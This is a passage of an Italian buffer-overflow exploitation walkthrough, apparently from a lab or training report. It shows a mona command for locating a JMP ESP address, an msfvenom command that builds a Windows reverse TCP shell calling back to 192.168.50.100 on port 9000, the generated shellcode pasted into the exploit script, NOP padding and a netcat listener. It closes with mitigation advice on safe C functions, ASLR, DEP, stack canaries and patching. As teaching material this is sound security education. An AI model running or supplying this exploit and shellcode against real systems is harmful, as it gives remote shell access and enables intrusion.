1. Istruzione "jmp esp": Una delle istruzioni più comuni che l'attaccante cerca è la "jmp esp". Questa istruzione dice al programma di saltare all'indirizzo contenuto nel registro ESP (Stack Pointer), che in quel momento punta al punto della memoria dove si trova il codice malevolo (il payload). Se l'attaccante riesce a trovare l'indirizzo di questa istruzione e lo inserisce nel return address, il programma salterà al codice dannoso appena raggiunto.

Per trovare il nostro **jmp esp** utilizziamo un comando mona:

!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"

lo scopo del comando è quello trovare un indirizzo in memoria dove si trova un'istruzione **JMP ESP**, evitando caratteri nulli es. **(\x00)**

Il risultato ottenuto è il seguente:


ora che sappiamo il nostro indirizzo di **jmp esp** riportiamolo sul nostro exploit utilizzando il formato **little endian**

Perché si usa il formato Little Endian?

Le architetture x86 e x86_64 usano il formato Little Endian, il che significa che i byte di un valore multi-byte vengono memorizzati in ordine inverso.

Ora non ci resta altro che generare il payload finale utilizzando un modulo di msfvenom, andando ad inserire tutti i vari bad chars trovati per generare un payload che non utilizzi quei caratteri li.

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=9000 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c




Copiamo e incolliamo il payload all'interno dello script


```
etn = "\xaf\x11\x50\x62"
adding = ""
ayload = ("\xda\xd9\xd9\x74\x24\xf4\x58\xbb\xb2\xec\x0d\x3a\x2b\xc9"
\xb1\x52\x31\x58\x17\x83\xc0\x04\x03\xea\xff\xef\xcf\xf6"
\xe8\x72\x2f\x06\xe9\x12\xb9\xe3\xd8\x12\xdd\x60\x4a\xa3"
\x95\x24\x67\x48\xfb\xdc\xfc\x3c\xd4\xd3\xb5\x8b\x02\xda"
\x46\xa7\x77\x7d\xc5\xba\xab\x5d\xf4\x74\xbe\x9c\x31\x68"
\x33\xcc\xea\xe6\xe6\xe0\x9f\xb3\x3a\x8b\xec\x52\x3b\x68"
\xa4\x55\x6a\x3f\xbe\x0f\xac\xbe\x13\x24\xe5\xd8\x70\x01"
\xbf\x53\x42\xfd\x3e\xb5\x9a\xfe\xed\xf8\x12\x0d\xef\x3d"
\x94\xee\x9a\x37\xe6\x93\x9c\x8c\x94\x4f\x28\x16\x3e\x1b"
\x8a\xf2\xbe\xc8\x4d\x71\xcc\xa5\x1a\xdd\xd1\x38\xce\x56"
\xed\xb1\xf1\xb8\x67\x81\xd5\x1c\x23\x51\x77\x05\x89\x34"
\x88\x55\x72\xe8\x2c\x1e\x9f\xfd\x5c\x7d\xc8\x32\x6d\x7d"
\x08\x5d\xe6\x0e\x3a\xc2\x5c\x98\x76\x8b\x7a\x5f\x78\xa6"
\x3b\xcf\x87\x49\x3c\xc6\x43\x1d\x6c\x70\x65\x1e\xe7\x80"
\x8a\xcb\xa8\xd0\x24\xa4\x08\x80\x84\x14\xe1\xca\x0a\x4a"
\x11\xf5\xc0\xe3\xb8\x0c\x83\xcb\x95\x3c\x37\xa4\xe7\x40"
\x94\x1c\x61\xa6\xb0\x4c\x27\x71\x2d\xf4\x62\x09\xcc\xf9"
\xb8\x74\xce\x72\x4f\x89\x81\x72\x3a\x99\x76\x73\x71\xc3"
\xd1\x8c\xaf\x6b\xbd\x1f\x34\x6b\xc8\x03\xe3\x3c\x9d\xf2"
```


Poiché è stato utilizzato un encoder per generare il payload, sarà necessario dello spazio in memoria affinché il payload si decomprima da solo. Possiamo farlo impostando la variabile di padding su una stringa di 16 o più byte di 'No Operation' (\x90):


padding = "\x90" * 16



Ora è tutto pronto non ci resta altro che metterci in ascolto sulla porta 9000 utilizzando **netcat** lanciare il nostro exploit e vedere cosa succede:





Dopo aver lanciato lo script succede questo:



Utilizzando il comando whoami possiamo controllare con quale utente siamo loggati, mentre con il comando ipconfig possiamo visualizzare le configurazioni di rete di quella macchina.

Lanciamo entrambi i comandi per verificare se effettivamente il nostro exploit è andato a buon fine:





Possiamo quindi ritenere il nostro exploit concluso e andato a buon fine.

Mitigazione e Raccomandazioni per il Buffer Overflow

Uso di Funzioni di Sicurezza

Quando viene scritto il codice, bisogna stare attenti a come vengono gestite le stringhe e i dati in memoria. Alcune funzioni classiche del linguaggio C, come gets(), strcpy(), sprintf(), non controllano quanto spazio è disponibile nel buffer e possono scrivere troppi dati, causando un buffer overflow. Per evitare problemi, si possono usare funzioni più sicure che limitano la quantità di dati scritti nel buffer come:

- fgets() che specifica il numero massimo di caratteri che può essere letto.

- strncpy() che copia solo un numero definito di caratteri.
- snprintf() che scrive dati in una stringa, ma limita la quantità di caratteri.

Quando possibile, è meglio evitare del tutto l'uso di linguaggi come C e C++, che permettono la gestione manuale della memoria. Linguaggi come Python, Java o C# offrono una gestione automatica della memoria, riducendo il rischio di buffer overflow.

Tecnologie di Protezione della Memoria

Oltre a scrivere codice sicuro, i sistemi operativi moderni forniscono delle protezioni contro gli attacchi di buffer overflow:

- ASLR (Address Space Layout Randomization)

ASLR mescola casualmente gli indirizzi di memoria in cui vengono caricati i programmi e le loro librerie. Se un attaccante cerca di sfruttare un buffer overflow, non saprà dove si trova il codice o la memoria su cui vuole agire, rendendo più difficile l'attacco. Nei sistemi moderni (Windows, Linux, macOS), ASLR è già attivato di default. Gli sviluppatori dovrebbero assicurarsi che i loro programmi lo supportino.

- DEP (Data Execution Prevention)

DEP impedisce che il codice venga eseguito in aree della memoria che dovrebbero contenere solo dati. Se un attaccante prova a inserire un payload dannoso in un buffer, DEP bloccherà l'esecuzione del codice. È già attivo nei moderni sistemi operativi, ma alcuni programmi potrebbero disattivarlo. Gli sviluppatori devono assicurarsi che DEP sia sempre attivo.

- Stack Canaries

Uno "stack canary" è un valore speciale che viene posizionato nella memoria del programma. Se un buffer overflow prova a sovrascrivere lo stack, il sistema lo rileva e blocca l'esecuzione. Aiuta a rilevare attacchi e fermare il programma prima che venga eseguito codice dannoso. I compilatori moderni hanno opzioni per attivare questa protezione.

Aggiornamenti e Patch di Sicurezza

L'aggiornamento regolare del software è una delle strategie più efficaci per prevenire attacchi di buffer overflow. Anche le protezioni più avanzate, come ASLR o DEP, non sono utili se un attaccante riesce a sfruttare una vulnerabilità nota in un software non aggiornato. Implementare una politica rigorosa di gestione delle patch aiuta a ridurre significativamente il rischio di attacchi informatici e garantisce un ambiente più sicuro per utenti e aziende.
Vengono rilasciati regolarmente aggiornamenti che correggono falle di sicurezza, comprese quelle legate alla gestione della memoria.